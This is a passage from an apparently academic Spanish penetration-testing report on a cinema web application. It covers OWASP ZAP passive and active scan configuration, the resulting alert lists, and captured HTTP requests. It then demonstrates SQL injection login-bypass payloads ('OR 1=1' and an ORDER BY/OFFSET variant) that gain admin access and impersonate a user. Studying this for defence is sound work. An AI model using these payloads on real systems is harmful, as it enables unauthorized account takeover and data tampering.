


Ilustración 15: Esquema petición respuesta

Esta respuesta es analizada por OWASP, para ir trazando el esquema de la web y además categorizar la respuesta que ofrece el servidor. Más adelante se explica más detallado las peticiones y respuestas.

Hay que recalcar que no se hace ningún tipo de acción maliciosa, como probar cadenas de texto a modo de inyección. Se podría hacer, pero de momento no introduciremos ningún posible ataque.

Antes de realizar el escaneo, hay que configurar el escaneo pasivo en OWASP ZAP, este es el encargado de generar alertas, en función de la estructura de la web y el código fuente de la

aplicación, para un posterior análisis por parte del atacante. Al no probar nada fraudulento, como si sucede en el escaneo automático, es necesario asegurarse de que estas alertas no se tratan de falsos positivos. La configuración será sencilla, se establecerá un umbral medio, para reducir los falsos positivos, pero tener suficientes lugares donde poder realizar pruebas más precisas. El estado, por otro lado, se dejará con valores predeterminados.




Ilustración 16: Configuración del escaneo pasivo de ZAP

Con las configuraciones anteriores, y habiendo realizado el escaneo como se ha mencionado, las alertas que ha catalogado OWASP han sido:

▼	Alertas (17)
>	Ausencia de Ttokens Anti-CSRF (9)
>	Cabecera Content Security Policy (CSP) no configurada (18)
>	Falta de cabecera Anti-Clickjacking (11)
>	Cookie sin el atributo SameSite
>	Cross-Domain JavaScript Source File Inclusion (4)
>	Divulgación de la marca de hora - Unix (2)
>	El servidor divulga información mediante un campo(s) de encabezado de respuesta (2)
>	Private IP Disclosure (2)
>	Server Leaks Version Information via "Server" HTTP Response Header Field (22)
>	Strict-Transport-Security Header Not Set (8)
>	X-Content-Type-Options Header Missing (11)
>	Divulgación de Información - Información sensible en URL (2)
>	Divulgación de información - Comentarios sospechosos (3)
>	Modern Web Application (5)
>	Re-examine Cache-control Directives (4)
>	Respuesta de Gestión de Sesión Identificada (34)
>	User Controllable HTML Element Attribute (Potential XSS)

Ilustración 17: Alertas del escaneo pasivo de ZAP

Para cada una de las alertas, al hacer clic sobre esta, da los motivos y que significa cada una, por ejemplo, si seleccionamos Ausencia de Tokens Anti-CSRF nos ofrece una pequeña descripción de lo que consiste la vulnerabilidad, información relevante de esta, una posible solución, la referencia de donde ha extraído la información...³

³ Para más información sobre el significado de las alertas, consultar <https://www.zaproxy.org/docs/alerts/>

Ausencia de Ttokens Anti-CSRF

URL: http://192.168.1.86:28946/PLF_Cines_Web/login.jsp
 Riesgo: Medium
 Confianza: Low
 Parámetro:
 Ataque:
 Evidencia: <form action="CrearUsuario" method="post">
 CWE ID: 352
 WASC ID: 9
 Origen: Pasivo (10202 - Ausencia de Ttokens Anti-CSRF)
 Vector de Entrada:
 Descripción: No se encontraron tokens Anti-CSRF en un formulario de envío HTML.
 Una solicitud falsa entre sitios en un ataque que compromete y obliga a una víctima a enviar su solicitud HTTP a un destino objetivo sin su conocimiento o intención para poder realizar una acción como víctima. La causa oculta es la funcionalidad de la aplicación utilizando acciones de URL/formulario que pueden ser adivinados de forma automática.

Otra información: Ninguna ficha (token) Anti-CSRF [anticsrf, CSRFToken, _RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, _csrf_magic, CSRF, _token, _csrf_token] fue encontrada en los siguientes formularios HTML: [Form 1: "Apellidos" "Fecha-nacimiento" "Name"].

Solución: Fase: Arquitectura y Diseño
 Utilizar una biblioteca o framework verificado y confiable que evite esta vulnerabilidad o proporcione elementos que faciliten evitarla.
 Por ejemplo, utilice el paquete anti-CSRF como el CSRGuard de OWASP.


Referencias: <http://projects.webappsec.org/Cross-Site-Request-Forgery>

Ilustración 18: Ejemplo de alerta de ZAP

Una vez realizado el escaneo manual, se lanzará el automático para finalizar la exposición de las vulnerabilidades.

Escaneo automático

A diferencia del escaneo manual, el automático es realizado a través de ZAP, pero previamente tenemos que configurar unas cuestiones para detectar el mayor número de vulnerabilidades pues XSS y SQL Injection, al ser tan completas, se necesita modificar su umbral y potencia de test.



The screenshot shows the OWASP ZAP interface with the following details:

- Left Panel (Herramientas):**
 - Buscar en la API
 - Act / Des Interrumpir en Todas las Peticiones
 - Act / Des Interrumpir en Todas las Respuestas
 - Enviar y esperar a la siguiente petición o respuesta
 - Enviar y continuar al siguiente punto de interrupción
 - Descartar petición o respuesta
 - Añadir Punto de Interrupción HTTP Personalizado...
 - Escaneo Activo...
 - Activar el recolector de basura
 - Codificar/Decodificar/Hash...
 - Editor manual de peticiones...
 - Abrir mensaje en la pestaña de Requester...
 - AJAX Spider...
 - Retest...
 - Enviar de forma manual el mensaje WebSocket
 - Fuzz...
 - Replacer Options
 - Spider...
 - Tester de Autenticación...
 - Opciones...
- Top Bar:** Petición, Respuesta, Solicitante, +
- Center Panel (Welcome to ZAP):** Welcome to ZAP
- Right Panel (Escaneo Activo):**
 - Política Tab:**
 - Search expressor
 - Política
 - Inyección
 - Miscelánea
 - Navegador del cliente
 - Recopilación de inform
 - Seguridad del servidor
 - Umbral de alerta por defecto: Medio
 - Fuerza de ataque por defecto: Medio
 - Aplicación: Defecto
 - Límite para: Todos
 - Reglas: Ir
 - Aplicación: Defecto
 - Intensidad para: Todos
 - Reglas: Ir
 - Table View:**

Categoría	Umbral	Fuerza
Inyección	Medio	Insano
Miscelánea	Medio	Alto
Navegador del cliente	Medio	Alto
Recopilación de Información	Medio	Alto
Seguridad del servidor	Medio	Alto

Ilustración 19: Configuración del escaneo activo

El umbral en OWASP ZAP controla la probabilidad de que se informen vulnerabilidades potenciales durante un escaneo. Un umbral "Bajo" genera más alertas, aumentando el riesgo de falsos positivos, mientras que un umbral "Alto" produce menos alertas, lo que podría resultar en la omisión de problemas reales (falsos negativos). Si se selecciona "Off", la regla de escaneo correspondiente no se ejecutará. Explicado esto, se configurará en alto, para ofrecer un mayor número de alertas que luego se irán descartando a medida que se vayan probando dentro de la web.

La fuerza controla el número de ataques que se realizarán durante un escaneo. Un ajuste "Bajo" resulta en menos ataques, lo que es más rápido, pero podría omitir algunos problemas. Un ajuste "Alto" incrementa el número de ataques, lo que puede descubrir más vulnerabilidades, pero toma un tiempo mayor, este será usado como se ve en la imagen 20 para las categorías miscelánea, navegador de cliente, recopilación de información y seguridad del servidor. Por último, y el que configuraremos para las vulnerabilidades de inyección, "Insane" que se recomienda solo para partes pequeñas de una aplicación, ya que puede generar un número muy grande de ataques y tomar un tiempo excesivo.

Una vez realizada las configuraciones, se lanzará el escaneo a la página principal de la web, es decir, el index. Para ello solo es necesario introducir la web origen desde donde se desea realizar la exploración de vulnerabilidades.




Ilustración 20: Menú del escaneo automático de ZAP

El escaneo automático tiene varias fases:

1. Escaneo Spider: navega automáticamente a través de la aplicación web para descubrir nuevo contenido y enlaces, ayudando a mapear la estructura de la aplicación.
2. Escaneo AJAX Spider: similar al spider tradicional pero optimizado para aplicaciones de una sola página (SPA) que utilizan tecnologías AJAX para cargar contenido dinámicamente.
3. Escaneo Activo: realiza pruebas activas contra la aplicación para identificar vulnerabilidades, enviando datos maliciosos y analizando las respuestas.

A medida que se produce el escaneo, en la parte inferior de la aplicación se ven los mensajes intercambiados entre OWASP y el servidor, a estas se puede acceder para consultar la cabecera y el cuerpo del mensaje, incluso editarlos para modificar la respuesta del servidor. Un posible mensaje es:

```
POST http://192.168.1.86:28946/PLF_Cines_Web/AccederUsuario HTTP/1.1
host: 192.168.1.86:28946
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.86:28946/PLF_Cines_Web/login.jsp
Content-Type: application/x-www-form-urlencoded
content-length: 76
Origin: http://192.168.1.86:28946
Connection: keep-alive
Cookie: JSESSIONID=b41afb4fe8c38b9461483cbe9609
Upgrade-Insecure-Requests: 1

mail-2=ItXqLbMyaukEyKpAHXWmIEJqtAwKBMMD%27+AND%271%27%3D%271%27+-+&pswd-2=
```

Ilustración 21: Petición del cliente con una Inyección SQL

```
HTTP/1.1 200 OK
Server: Eclipse GlassFish 7.0.9
X-Powered-By: Servlet/6.0 JSP/3.1(Eclipse GlassFish 7.0.9 Java/Oracle Corporation/21)
Content-Length: 44
```

Ocurrió un error durante la autenticación.

Ilustración 22: Respuesta del servidor a una Inyección SQL

Al terminar este escaneo y durante el mismo, se muestran las alertas lanzadas por OWASP al realizar las distintas peticiones maliciosas a la web y recibir respuestas. Cada respuesta es analizada en función de su código de estado, cabeceras, y el contenido del cuerpo. Ciertas respuestas pueden indicar directamente una vulnerabilidad (como un error de servidor revelador) o pueden requerir un análisis más profundo para confirmar un problema. Entre las alertas se pueden encontrar diferenciadas en función de su severidad:

- Alta: incluye vulnerabilidades críticas como la inyección SQL, Cross-Site Scripting (XSS), ejecución remota de código y errores de configuración que permiten accesos administrativos no autorizados. Estas vulnerabilidades pueden permitir a un atacante tomar control total del sistema afectado o acceder a datos sensibles.
- Media: abarca problemas como la divulgación de información, referencias a objetos inseguras, y configuraciones de seguridad mal implementadas que pueden ser explotadas para acceder a datos protegidos de manera limitada o causar interrupciones.
- Baja: relacionada con problemas de menor impacto como la recopilación de información que podría usarse en ataques más sofisticados o problemas de configuración menores que no exponen directamente los datos del sistema.
- Informativos: su función como indica el nombre es informar al usuario de la existencia de una posible vulnerabilidad.

Gracias al escaneo activo se han generado esta serie de alertas después de realizar únicamente el escaneo automático⁴:

⁴ Previo a hacer el escaneo, se han eliminado las alertas generadas en el escaneo manual.

- ✓ ☐ Alertas (19)
 - > 🚨 Inyección SQL (2)
 - > 🚨 Ruta Transversal
 - > 🚨 Ausencia de Ttokens Anti-CSRF (2)
 - > 🚨 Buffer Overflow (3)
 - > 🚨 Cabecera Content Security Policy (CSP) no configurada (21)
 - > 🚨 Configuración Incorrecta Cross-Domain
 - > 🚨 Falta de cabecera Anti-Clickjacking (11)
 - > 🚨 Cookie sin el atributo SameSite
 - > 🚨 Cross-Domain JavaScript Source File Inclusion
 - > 🚨 El servidor divulga información mediante un campo(s) de encabezado de respuesta HTTP ""X-Powered-By"" (38)
 - > 🚨 Server Leaks Version Information via "Server" HTTP Response Header Field (38)
 - > 🚨 Strict-Transport-Security Header Not Set
 - > 🚨 X-Content-Type-Options Header Missing (28)
 - > 🚨 Content-Type Header Missing
 - > 🚨 Modern Web Application
 - > 🚨 Re-examine Cache-control Directives
 - > 🚨 Respuesta de Gestión de Sesión Identificada (58)
 - > 🚨 Retrieved from Cache (4)
 - > 🚨 User Agent Fuzzer (131)

Ilustración 23: Alertas mostradas en el escaneo automático

A diferencia del escaneo manual, el escaneo automático con OWASP ZAP es capaz de detectar una gama más amplia de vulnerabilidades como la inyección SQL o la ruta transversal de directorios. Esto se debe a que el escaneo activo automatizado implementa ataques de manera predeterminada, simulando las tácticas que un atacante real podría utilizar. Además, si se accede a la web de alertas de OWASP, se puede observar que en función del tipo de escaneo (activo o pasivo), pueden saltar unas u otras alertas.

Por esta razón, es altamente recomendable utilizar ambos escaneos, especialmente cuando se trata de aplicaciones web complejas. La combinación de ambos es la mejor manera de garantizar una detección lo más precisa posible.

3.4 Ataque de Vulnerabilidades

Una vez exploradas gran parte de las vulnerabilidades, toca mostrar el efecto que pueden tener si un atacante las explotara para obtener y vulnerar información de la web. Para esto, al ser algo más visual y para ver realmente el alcance que puede tener un ataque, se atacarán desde la propia web y no mediante petición ↔ respuesta.

Para proceder al ataque se partirá de la lista de alertas mostradas por ambos escaneos:



Ilustración 24: Combinación de alertas

3.4.1 SQL Injection

Los ataques de inyección SQL aprovechan la vulnerabilidad de “SQL Injection”, esto quiere decir que, se aprovechan, entre otros de, malas configuraciones dentro de la web, mala sanitización y validación de las entradas introducidas por el usuario.

En el escaneo se han detectado dos URLs donde puede que haya vulnerabilidades de inyección SQL

Inicio de Sesión

Inyección SQL	
URL:	http://192.168.1.86:28946/PLF_Cines_Web/AccederUsuario
Riesgo:	High
Confianza:	Medium
Parámetro:	mail-2
Ataque:	ltXqLbMyaukEyKpAHXWmlEjtAwKBMMMD' OR '1'='1' --
Evidencia:	
CWE ID:	89
WASC ID:	19
Origen:	Activo (40018 - Inyección SQL)
Vector de Entrada:	Form Query

Ilustración 25: Resumen de alerta por inyección SQL en inicio de sesión

Esta URL es la que corresponde a la de inicio de sesión de la web. El ataque que ha empleado OWASP para poder mostrar esta alerta es una modificación de la consulta, aprovechando una mala configuración dentro de la gestión de la web.

Vamos a ver cómo funciona este tipo de ataques dentro del inicio de sesión:




Ilustración 26: Inicio de sesión antes de ser atacado

Se puede observar dos campos de texto, donde hay que introducir el email y la contraseña para poder acceder como usuario de la plataforma. Aquí se observan dos cosas:

1. La web tiene que comprobar que el usuario existe, por lo que ha de consultar la base de datos.

2. Lo más seguro es que esta comprobación se trate de una consulta SQL. Es decir, podría ser algo similar a esto:

```
Select * from usuario where "email" = "email@example.com" and
"password" = "1234"
```

Es en la segunda observación es donde tenemos que aprovecharnos del error.

Se puede probar de diferentes maneras:

1. Introducir un usuario ya existente, gracias a haber robado o averiguado el email y la contraseña.
2. Introducir un mail existente, pero desconocer la contraseña. En este caso aprovecharemos los comentarios de SQL y la introducción de caracteres especiales para hacer que la consulta que procesa el servidor nos devuelva un resultado para el que la web no estaba preparada. Vamos a ver cómo se puede conseguir esto:

Ataque

Como se ha indicado antes, trabajaremos con comentarios de las consultas SQL para hacer que la consulta sea verdadera siempre, dando igual desconocer tanto el email como la contraseña del usuario, basta con introducir *OR '1' = '1'*, esto hará que la consulta siempre sea verdadera. Es decir, la consulta que le llegará al servidor será:

```
Select * from usuario where email = 'dasda@asda.com' and "password" =
"1111111" OR '1' = '1'
```

Vamos a ver en que influye y como se puede introducir esto en la web:




Ilustración 27: Inicio de sesión siendo atacado con SQL Injection

La consulta antes explicada hará que nos autentiquemos con el primer usuario de la tabla de usuarios, llegando a ver algo similar a esto:




Ilustración 28: Acceso al panel de administrador

Que, casualmente, coincide con el panel del administrador. Esto significa que tenemos el control total de la plataforma con una simple introducción de texto no validado bien en el inicio de sesión. Esto es un fallo gravísimo de seguridad, desde aquí podemos modificar, eliminar y crear películas, reservas y alterar toda la base de datos. Poniendo en riesgo la integridad de los datos.

Vamos a ver si se puede acceder como un usuario cualquiera, desconociendo los email y contraseñas.

En este caso si introducimos en el campo contraseña obtenemos un error, posiblemente por la gestión de la consulta en el servidor, en cambio, al probar comentando lo que va después del email, e intentando modificar la consulta que le llega al servidor de la siguiente manera para poder autenticarnos no solo como el administrador, sino también como cualquier otro usuario de la web:

```
SELECT * FROM usuario WHERE email = 'email@example.com' OR '1' = '1' ORDER BY nombre OFFSET 1 ROWS -- and contrasenha = ''
```

Lo que se pretende es que solo aparezca la fila de la tabla que queramos, pues al usar $1=1$ nos retorna todos los usuarios, posteriormente se ordena la tabla por el nombre y ponemos de límite una fila de la tabla, que corresponde con cada uno de los usuarios.⁵




Ilustración 29: Intento de SQL Injection en el inicio de sesión

⁵ Esta consulta está en formato SQL Server

En este caso, hemos conseguido autenticarnos como un usuario, como Carlos, con esto podemos reservar entradas a su nombre, podemos poner comentarios en su nombre, etc.. Otra vez ocasionando un riesgo muy grave para la integridad, confidencialidad y autenticidad de los datos.

